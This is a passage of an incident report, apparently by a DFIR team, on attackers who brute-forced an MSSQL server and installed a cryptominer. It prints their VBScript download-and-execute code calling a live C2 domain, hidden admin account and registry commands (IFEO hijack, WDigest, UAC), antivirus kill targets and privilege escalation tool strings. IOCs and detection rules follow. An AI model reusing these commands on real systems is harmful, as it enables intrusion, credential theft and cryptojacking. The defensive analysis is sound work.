NET LOCALGROUP Administradores /ADD Adminv$
```

Full Contents of 1.bat

We later see the threat actors writing another batch file to disk and executing it. The kit.bat script contained a scheduled task that would run the kit.bat script on an hourly basis.

```
schtasks /create /tn ngm /tr "%-dps@kit.bat -s" /sc hourly /ru ""
schtasks /run /tn ngm
```

As explained in the execution tactic above, the threat actors installed a malicious WMI event subscription by including a VBScript that would execute on the compromised host. This was used as a method of persistence. The VBScript would execute every day at 23:00 of the host local time.


```

Set x=CreateObject("WinHttp.WinHttpRequest.5.1")
x.Open "GET","http://mst2.mymst007.info:4000/jl?info=" & en(str) ,0
x.Send()
End If
If rhfs Then execmydler()
Function execmydler()
delhost
Set P=CreateObject("WinHttp.WinHttpRequest.5.1")
P.Open "GET","http://mst2.mymst007.info:4000/ex?e=1",0
P.Send()
b=P.responseText
M=Split(b,",",-1,1)
For Each Od In M
Nd=Nd+Chr(Od-2)
Next

```

Downloading 2nd stage

We used the below python code to emulate the VBScript and download the next stage payload:

```

import requests

chars = []
text = ""

response = requests.get("http://mst2.mymst007.info:4000/ex?e=1")

body = response.text.split(',')
for i in body:
    chars.append(int(i) - 2)

for i in chars:
    text = text + chr

```

1. Second stage payload downloaded and executed:

```

on error resume next:
windir=CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2).ShortPath:
Set sh=CreateObject("Wscript.Shell"):
dl "http://http.mymst007.info:4000/21/jkH?e=1",windir + "\\xw2.tmp":
sh.run "cmd.exe /c cscript.exe /b /e:VBScript.Encode " + windir + "\\xw2.tmp 579562847 & del /f/q " + windir + "\\xw2.tmp",0:
Function dl(u,f):
Dim xHttp:
Set xHttp = CreateObject("WinHttp.WinHttpRequest.5.1"):
Dim bStrm:
Set bStrm = CreateObject("Adodb.Stream"):
xHttp.Open "GET",u, 0:
xHttp.Send:
With bStrm:
.type = 1:
.open:
.write xHttp.responseBody:
.savetofile f,2:
.close:
End With:
End Function'

```

1 Downloading VBE script

2 Executing VBE script via cscript.exe

xw2.tmp is the same file as file named "xit" from the execution section

The final method of persistence we observed was the addition of an entry into the Image File Execution Option (IFEO) registry key. By changing the Debugger value to a different executable, an attacker used IFEO to launch a program other than the intended one. In this case, threat actors modified the below registry key to launch the miner executable (smss.exe) instead of the svchost.exe binary.

```
"cmd.exe" /c REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\smss.exe" /f /v Debugger /t REG_SZ /d "C:\windows\system32\svchost.exe"
```

Privilege Escalation

The threat actors dropped a file named bigfile.txt which they used certutil to convert to bigfile.exe which we believe is a variation of NetworkServiceExploit.exe as seen below.

```

Input                                                                    length: 167825
                                                                           lines:      23
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA & echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA & echo
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA & echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA & echo
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA & echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA & echo
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA & echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA & echo
WY1dIFN0ZG91dCBwaXB1IGNyZWFOaW9uIGZhaWxkLWZaoAAAAAAWydIFN0ZGlUIHBP & echo cGUgY3JlYXRpb24gZmFpbGVkCgBpbmVzZ25pdG9CZGVmYXVsdAAAAAGLUy29nblm0 & echo
bwAAAGRLZmF1bHQAwY1dIEZhaWxkLWZaoAAAAAAWydIFN0ZGlUIHBP & echo CgAAAAAAAAAAAwAAJXMAAFstXSBXQVJ0SU5H01B0b3Q3cncvubmluZyBhcyBTWVNU & echo
RU0uIE5vdCBhbG9dG9rZw5zIHdpbGwYmUgYXZhaWxhYmXlLGoAAE5ldHdvcmT & echo ZXJ2aWNLRXhwbg9pdC5LeGU6CgAJIC1jIDxjb21tYW5kPgoACSA5SbpbNlcmFj) > type >>
%USERPROFILE%\AppData\bigfile.txt
"cmd.exe" /c (echo d6l2Z5bt2RLCgAACSAtbCbsaXN0IHVuaXF1ZS50b2t1bnMKAaaaaakgLXAgPHBp & echo
7D4ac3B1Y21maWMacG1kTHRvIGxvb2sz7m9vCgAAAAABXcm9uZvBbcmd1bWVudDoo & echo _JXMKAP ///90dFF17XJ5U3l7dGvtSW5mb3JtYXRob24AAAAAToBUAFOATABMAC4A & echo

Output                                                                    start: 88181      time: 46ms
                                                                           end: 88277      length: 89867
                                                                           length: 96      lines: 284
esktopAwCreateWindowStationAF.SetProcessWindowStationY.GetProcessWindowStation0.wsprintfWĒ.GetUserObjectInformationAUSER32.dll.CreateProcessAsUserA..
OpenProcessToken..OpenThreadTokenP.GetTokenInformation..ImpersonateLoggedOnUserA.RevertToSelf..ImpersonateNamedPipeClientnDuplicateTokenEx..Initializ
eSecurityDescriptor0.SetTokenInformation.ConvertStringSecurityDescriptorToSecurityDescriptorW.AdjustTokenPrivileges
AllocateAndInitializeSid..EqualSid".LookupAccountSidA".LookupPrivilegeValueW-.LookupPrivilegeNameAADVAPI32.dll.QueryPerformanceCounter..GetCurrentTh
readIdĎ.GetSystemTimeAsFileTime^.InitializeSListHeadz.IsDebuggerPresentY.UnhandledExceptionFiltere.SetUnhandledExceptionFilterĪ.GetStartupInfoW..IsPr
ocessorFeaturePresent..TerminateProcessĒ.RtlUnwind*.SetLastError/.EnterCriticalSection..LeaveCriticalSection..DeleteCriticalSectionZ.InitializeCritica
lSectionAndSpinCount..TlsAlloc..TlsGetValue..TlsSetValue..TlsFreeĎ.FreeLibraryĎ.LoadLibraryExW..ExitProcessS.GetModuleHandleExW.GetModuleFileNameAĕ
.MultiByteToWideCharĎ.WideCharToMultiByteĎ.GetCommandLineAĎ.GetCommandLineWĎ.GetACPE.HeapFreeA.HeapAlloc.CompareStringW-.LCMapStringWJ.GetFileTypeĕ.G
etConsoleCPĎ.GetConsoleModeH.HeapReAllocs.FindCloseX.FindFirstFileEXA..FindNextFileA..IsValidCodePageĎ.GetEMCPĎ.GetCPInfo3.GetEnvironmentStringsW".F
reeEnvironmentStringsW..SetEnvironmentVariableAB.SetStdHandleĎ.GetStringTypeWĎ.GetProcessHeap..FlushFileBuffers..SetFilePointerExJ.HeapSize
.WriteConsoleWi.ReadConsoleW..DecodePointer[.RaiseException[-] Stdout pipe creation failed
[-] Stdin pipe creation failed
incognito/defaultincognitodefault[-] Failed to create new process: %d
%%s[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
NetworkServiceExploit.exe:
-c <command>
-i interactive mode
-l list unique tokens
-p <pid> specific pid to look for
Wrong Argument: %s
ÿÿÿÿNtQuerySystemInformationNTDLL.DLLNtQueryObjectNTDLL.DLLToken[*] Enumerating tokens
[-] Failed to enumerate tokens with error code: %d
=>%s
=>%s
[-] No tokens available
NoneEveryoneLOCALNULL SIDCONSOLE LOGON[-] Failed to duplicate token to primary token: %d
WinSta0WinSta0\default[*] Returning from exited process
[*] Attempting to create new child process and communicate via anonymous pipe
[+] Created new process with token successfully
[-] Failed to create new process: %d
\\.\pipe\%sInitializeSecurityDescriptor() failed. Error: %d
D:(A;OICI;GA;;;WD)ConvertStringSecurityDescriptorToSecurityDescriptor() failed. Error: %d
Error CreatePipe %d[*] Listening on pipe %S, waiting for client to connect
[*] Client connected!
[-] Failed to impersonate the client.%d %d
\\127.0.0.1\pipe\%sA[*] Creating Pipe: %S
[*] Enumerating tokens...[-] Failed to enumerate tokens with error code: %d
Done!
[-] Requested token not found :-(
[*] Processing tokens, looking for NT AUTHORITY\DECODER... just kidding ;- ) looking for:NT AUTHORITY\SYSTEM...
[+] Requested token found!!!
%%s\%%s\%%s\%%s\%%sNT
AUTHORITY\SYSTEMSeImpersonatePrivilegeSeImpersonatePrivilegeSeImpersonatePrivilegeSeAssignPrimaryTokenPrivilegeSeDebugPrivilegeSeAssignPrimaryTokenPr
ivilegeÿÿÿÿ.±.łDNæ»ÿÿÿÿ . . . .ÿÿÿÿ.Đ^A...8ĒA8ĒA8ĒA8ĒA8ĒA8.ĪAPaAbBA0gAxĒApIACÿÿÿÿ.

```

This was used in this intrusion to run the batch file with the following command:

```
"cmd.exe" /c %USERPROFILE%\AppData\bigfile.exe -i -c %USERPROFILE%\AppData\1.bat
```

Defense Evasion

The threat actors attempted to kill antivirus tasks that could be running on the host. The commands targeted the below processes:

```
QQPCTray.exe
QQPC RTP.exe
QQPCMgr.exe
kavsvc.exe
alg.exe
AVP.exe
SafeDogGuardCenter.exe
SafeDogSiteIIS.exe
SafeDogUpdateCenter.exe
SafeDogServerUI.exe
kxescape.exe
kxetray.exe
360safe.exe
360sd.exe
360rp.exe
360rps.exe
360tray.exe
ZhuDongFangYu.exe
```

The privilege escalation tool the threat actors brought with them was written as a text file and then decoded using certutil into a binary file.

```
"cmd.exe" /c certutil -decode %USERPROFILE%\AppData\bigfile.txt
%USERPROFILE%\AppData\bigfile.exe
```

As we can see from the contents of the 1.bat script, the threat actors are adding a new local administrator user and they proceed with hiding the user account by adding it to the registry using "Special Accounts".

```
REG ADD "HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v Adminv$ /t REG_DWORD /d 0
```

Through the execution of the initial batch script, 1.bat, they also disabled the User Access Control(UAC) remote restriction by setting the registry key value to "1".

```
reg add
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v
LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
```

Threat actors also enabled Wdigest.

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1 /f
```

After many files were added to the system the threat actors included commands to remove them once their execution was finished.


```
"cmd.exe" /c DEL %USERPROFILE%\AppData\1.bat
"cmd.exe" /c DEL %USERPROFILE%\AppData\bigfile.txt
"cmd.exe" /c DEL %USERPROFILE%\AppData\bigfile.exe
```

Credential Access

During the initial access credentials were obtained via a brute-force attack against the exposed MSSQL server. No other credential access was observed during this intrusion, although the threat actors did enable WDigest to make later credential access easier.

Command and Control

We observed that the domain `mymst007[.]info` is used to download further payloads. The domain was created five years ago. We have seen similar reports that make mention of the same infrastructure. Attacks associated with this domain include the same or similar tactics techniques and procedures (TTPs).



Connections related to the domain – mymst007[.]info

Impact

The impact was concentrated on this one host. We did not see any further activity in this case. The compromised host had XMRig miner installed and running. The miner was also connecting to cryptomining pool such as `minergate[.]com`.

Indicators

File

WinRing0x64.sys
0c0195c48b6b8582fa6f6373032118da
d25340ae8e92a6d29f599fef426a2bc1b5217299
11bd2c9f9e2397c9a16e0990e4ed2cf0679498fe0fd418a3dfdac60b5c160ee5

ex.exe
a7bafac5ed29a68e0fff6eccc3f5bb3f
4f19b6970e35b3d20f84a91e3af0d82c68096710
428d06c889b17d5f95f9df952fc13b1cdd8ef520c51e2abff2f9192aa78a4b24

kit.bat
91931a2b1ae645004023e1b35fe57314
9f5a7a293c92ef42374cf1471b653ed994446c15
4905b7776810dc60e710af96a7e54420aaa15467ef5909b260d9a9bc46911186

smss.exe
e579cd176b384b38eda6a0c61c51c274
8a3b31ac12d9ac1a44707b1de75b8870189db83a
d3c3f529a09203a839b41cd461cc561494b432d810041d71d41a66ee7d285d69

xit
88fba011db6e5122f4aa2c0343e11275
a2d34ae2fb7c1ba57a11c03cc33e76f1217548
cfa12bb31d58d30875b7a20ed05b5c100032b6a18802fbdf3913e70288e11a55

xitmf
0c8622c4871541e89d0173d5be0db8aa
b01a88df39857417233d9bd3256f82d0fdcc63f8
beda317d74b8f1090e251205064e686d330a0502006a54dc94d528d6bd16c416

Network

minergate[.]com
mymst007[.]info
[\[email protected\]](#)

Detections

Sigma

Custom Sigma rules

[Suspicious Commands by SQL Server](#)

[MOFComp Execution](#)

[Hiding Local User Accounts](#)

SigmaHQ

System File Execution Location Anomaly –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_system_exe_anomaly.yml

Suspicious Shells Spawn by SQL Server –

https://github.com/SigmaHQ/sigma/edit/master/rules/windows/process_creation/proc_creation_win_susp_shell_spawn_from_mssql.yml

Suspicious Execution of Taskkill –

https://github.com/SigmaHQ/sigma/blob/04a3dfeb019fb326a2a411e87049c4a59d81bfb5/rules/windows/process_creation/proc_creation_win_susp_taskkill.yml

Net.exe User Account Creation –

https://github.com/SigmaHQ/sigma/blob/8bb3379b6807610d61d29db1d76f5af4840b8208/rules/windows/process_creation/proc_creation_win_net_user_add.yml

Wdigest Enable UseLogonCredential –

https://github.com/SigmaHQ/sigma/blob/b4cb047ae720b37b11f8506de7965dc29d5920be/rules/windows/registry/registry_set/registry_set_wdigest_enable_uselogoncredential.yml

DNS Events Related To Mining Pools –

https://github.com/SigmaHQ/sigma/blob/578c838277fdb88704ff3fed3268e87bd7277e0/rules/network/zeek/zeek_dns_mining_pools.yml

Yara

```

rule miner_batch {
  meta:
    description = "file kit.bat"
    author = "TheDFIRReport"
    reference = "https://thedfirreport.com/2022/07/11/select-xmrig-from-sqlserver/"
    date = "2022/07/10"
    hash1 = "4905b7776810dc60e710af96a7e54420aaa15467ef5909b260d9a9bc46911186"
  strings:
    $a1 = "%~dps0" fullword ascii
    $a2 = "set app" fullword ascii
    $a3 = "cd /d \"%~dps0\" fullword ascii
    $a4 = "set usr=jood" fullword ascii
    $s1 = "schtasks /run" fullword ascii
    $s2 = "schtasks /delete" fullword ascii
    $a5 = "if \"%1\"=="-s\" (" fullword ascii
  condition:
    uint16(0) == 0xfeff and filesize < 1KB and
    3 of ($a*) and 1 of ($s*)
}

```

```

rule file_ex_exe {
  meta:
    description = "files - file ex.exe.bin"
    author = "TheDFIRReport"
    reference = "https://thedfirreport.com/2022/07/11/select-xmrig-from-sqlserver/"
    date = "2022/07/10"
    hash1 = "428d06c889b17d5f95f9df952fc13b1cdd8ef520c51e2abff2f9192aa78a4b24"
  strings:
    $s1 = "d:\\Projects\\WinRAR\\rar\\build\\unrar32\\Release\\UnRAR.pdb" fullword
ascii
    $s2 = "rar.log" fullword wide
    $s3 = "      <requestedExecutionLevel level=\"asInvoker\" uiAccess=\"false\"/>"
fullword ascii
    $s4 = "  processorArchitecture=\"*\" fullword ascii
    $s5 = "%c%c%c%c%c%c%c" fullword wide /* reversed goodwill string
'c%c%c%c%c%c%c%' */
    $s6 = "  version=\"1.0.0.0\" fullword ascii
    $s7 = "%12ls: RAR %ls(v%d) -m%d -md=%d%s" fullword wide
    $s8 = "  hp[password] " fullword wide
    $s9 = " %s - " fullword wide
    $s10 = "yyyymmddhhmmss" fullword wide
    $s11 = "----- %2d %s %d, " fullword wide
    $s12 = " Type Descriptor'" fullword ascii
    $s13 = "\\$\\3|$4" fullword ascii /* hex encoded string '4' */
    $s14 = "      processorArchitecture=\"*\" fullword ascii
    $s15 = " constructor or from DllMain." fullword ascii
    $s16 = "-----" fullword wide
    $s17 = "-----"
fullword wide
    $s18 = "%-20s - " fullword wide
    $s19 = "      publicKeyToken=\"6595b64144ccf1df\" fullword ascii

```

```

        $s20 = "        version=\"6.0.0.0\"" fullword ascii
condition:
    uint16(0) == 0x5a4d and filesize < 900KB and
    8 of them
}

rule smss_exe {
    meta:
        description = "files - file smss.exe.bin"
        author = "TheDFIRReport"
        reference = "https://thedfirreport.com/2022/07/11/select-xmrig-from-sqlserver/"
        date = "2022/07/10"
        hash1 = "d3c3f529a09203a839b41cd461cc561494b432d810041d71d41a66ee7d285d69"
    strings:
        $s1 = "mCFoCRYPT32.dll" fullword ascii
        $s2 = "gPSAPI.DLL" fullword ascii
        $s3 = "www.STAR.com" fullword wide
        $s4 = "4;#pMVkWTSAPI32.dll" fullword ascii
        $s5 = "        <requestedExecutionLevel level=\"asInvoker\"/>" fullword ascii
        $s6 = "dYDT.Gtm" fullword ascii
        $s7 = "|PgGeT~^" fullword ascii
        $s8 = "* IiJ)" fullword ascii
        $s9 = "{DllB8qq" fullword ascii
        $s10 = "tfaqbjk" fullword ascii
        $s11 = "nrvgzgl" fullword ascii
        $s12 = "        <!--The ID below indicates application support for Windows 10 -->" fullword ascii
        $s13 = "5n:\\Tk" fullword ascii
        $s14 = " </compatibility>" fullword ascii
        $s15 = "Hhp.J0w" fullword ascii
        $s16 = "        <!--The ID below indicates application support for Windows 8 -->" fullword ascii
        $s17 = "        <!--The ID below indicates application support for Windows 7 -->" fullword ascii
        $s18 = "Wr:\\D;" fullword ascii
        $s19 = "px:\"M$" fullword ascii
        $s20 = " <trustInfo xmlns=\"urn:schemas-microsoft-com:asm.v3\">" fullword
    condition:
        uint16(0) == 0x5a4d and filesize < 23000KB and
        8 of them
}

```

```

rule WinRing0x64_sys {
    meta:
        description = "files - file WinRing0x64.sys.bin"
        author = "TheDFIRReport"
        reference = "https://thedfirreport.com/2022/07/11/select-xmrig-from-sqlserver/"
        date = "2022/07/10"
        hash1 = "11bd2c9f9e2397c9a16e0990e4ed2cf0679498fe0fd418a3dfdac60b5c160ee5"
}

```

```

strings:
    $s1 = "d:\\hotproject\\winring0\\source\\dll\\sys\\lib\\amd64\\WinRing0.pdb"
fullword ascii
    $s2 = "WinRing0.sys" fullword wide
    $s3 = "[email protected]" fullword ascii
    $s4 = "\"GlobalSign Time Stamping Authority1+0)" fullword ascii
    $s5 = "\\DosDevices\\WinRing0_1_2_0" fullword wide
    $s6 = "OpenLibSys.org" fullword wide
    $s7 = ".http://crl.globalsign.net/RootSignPartners.crl0" fullword ascii
    $s8 = "Copyright (C) 2007-2008 OpenLibSys.org. All rights reserved." fullword
wide
    $s9 = "1.2.0.5" fullword wide
    $s10 = " Microsoft Code Verification Root0" fullword ascii
    $s11 = "\\Device\\WinRing0_1_2_0" fullword wide
    $s12 = "WinRing0" fullword wide
    $s13 = "[email protected]" fullword ascii
    $s14 = "GlobalSign1+0)" fullword ascii
    $s15 = "Noriyuki MIYAZAKI1(0&" fullword ascii
    $s16 = "The modified BSD license" fullword wide
    $s17 = "RootSign Partners CA1" fullword ascii
    $s18 = "\\\\.gJ&" fullword ascii
    $s19 = "14012709" ascii
    $s20 = "140127110000Z0q1(0&" fullword ascii
condition:
    uint16(0) == 0x5a4d and filesize < 40KB and
    8 of them
}

```

MITRE

T1053.005 - Scheduled Task/Job: Scheduled Task
T1136.001 - Create Account: Local Account
T1546.003 - Event Triggered Execution: Windows Management Instrumentation Event Subscription
T1564.002 - Hide Artifacts: Hidden Users
T1059.003 - Command and Scripting Interpreter: Windows Command Shell
T1027.004 - Obfuscated Files or Information: Compile After Delivery
T1110.001 - Brute Force: Password Guessing
T1070.004 - Indicator Removal on Host: File Deletion
T1562.001 - Impair Defenses: Disable or Modify Tools
T1546.012 - Event Triggered Execution: Image File Execution Options Injection
T1140 - Deobfuscate/Decode Files or Information
T1112 - Modify Registry
T1078 - Valid Accounts
T1134.001 - Token Impersonation/Theft

Internal case #12780